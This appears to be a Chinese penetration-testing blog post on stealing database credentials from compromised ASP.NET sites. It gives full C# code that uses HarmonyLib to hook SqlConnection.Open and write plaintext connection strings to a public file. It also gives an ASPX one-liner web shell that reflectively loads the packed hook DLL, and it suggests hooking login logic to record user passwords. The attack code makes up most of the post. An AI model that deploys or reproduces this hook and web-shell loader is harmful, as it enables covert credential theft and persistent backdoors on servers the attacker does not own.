#hook #backdoor #dotnet

0x00 简介

在渗透中，我们经常会遇到ASPX网站找数据库配置的问题，通常数据库配置一般是放在`Web.config`中，但是有的会把密码放在Dll或者加密存放，这个时候我们需要花费一些时间去寻找密码或者解密，非常麻烦，现在我们来解决这个问题。

0x01 patch

在JAVA中可以使用`InjectJDBC`这个项目，C#我找到了一个比较好用的库`HarmonyLib`可以用来实现类似的功能。

我们来看一下最简单的一个SQL Server连接。

```
private static void OpenSqlConnection(string connectionString)
{
    using (SqlConnection connection = new SqlConnection(connectionString))
    {
        connection.Open();
        Console.WriteLine("ServerVersion: {0}", connection.ServerVersion);
        Console.WriteLine("State: {0}", connection.State);
    }
}
```

无论配置文件放在什么地方，怎么加密，最后都需要`connectionString`明文传过来，所以我们只需要`HOOK`函数`Open`，这样每次调用的时候输出`connectionString`字符串即可。

```
using System;
using System.Collections.Generic;
using System.Data.SqlClient;
using System.Linq;
using System.Reflection;
using System.Text;
using HarmonyLib;
using System.Threading.Tasks;

namespace HarmonyHook
{
    internal class Program
    {
        public override bool Equals(object obj)
        {
            run();
            return true;
        }
        static void run()
        {
            try
            {
                // 创建 Harmony 实例
                Harmony harmony = new Harmony("com.example.patch");
```


```
                // 获取目标方法
                Type targetType = typeof(System.Data.SqlClient.SqlConnection);
                MethodInfo targetMethod = targetType.GetMethod("Open",
BindingFlags.Public | BindingFlags.Instance);

                if (targetMethod == null)
                {
                    LogToFile("目标方法 SqlConnection.Open 未找到");
                    return;
                }


                // 获取前置方法
                MethodInfo prefixMethod = typeof(Program).GetMethod("Prefix");

                // 安装钩子
                harmony.Patch(targetMethod, new HarmonyMethod(prefixMethod));

                LogToFile("钩子安装成功");
            }
            catch (Exception ex)
            {
                LogToFile($"安装钩子失败: {ex.Message}");
            }


        }
        static void Main(string[] args)
        {

        }
        public static void Prefix(SqlConnection __instance)
        {
            // 获取连接字符串
            string connectionString = __instance.ConnectionString;

            LogToFile($"连接字符串: {connectionString}");
        }

        private static void LogToFile(string message)
        {
            string path = @"C:\Users\Public\hook.txt";
            using (System.IO.StreamWriter sw = new System.IO.StreamWriter(path,
true))
            {
                sw.WriteLine(message);
            }
        }
    }
}
```

这里我还是希望使用一个aspx文件把我们的DLL反射注入，所以我使用`Costura`打包成一个文件，然后使用蚁剑类似的一句话进行反射，这里打包文件会有用byte存的话可以达到6M，所以分离还是一起需要考虑一下， 当然你也可以自己实现一个HarmonyLib的patch代码。

```
<%@ Page Language="c#"%>
<%
byte[] data = new byte[] {};
System.Reflection.Assembly assembly = System.Reflection.Assembly.Load(data);
assembly.CreateInstance(assembly.GetTypes()[0].FullName).Equals(Context);
```

```
}
%>
```

效果图：



那么我们怎么`UNHOOK`呢，最简单的就是重启`IIS`，在`IIS`中貌似有一个特性就是修改web.config文件会自动重启。

0x02 思考

一般来说我们记录密码有几种手法：

1、修改JS

2、修改文件登录逻辑

3、在IIS中可以使用IIS Module

4、...

在这篇文章中exploiting-pta-credential-validation-in-azure-ad 提到可以使用`HarmonyLib`来`HOOK`达到任意用户登陆。那么我们也可以`HooK`登陆逻辑，记录密码等等。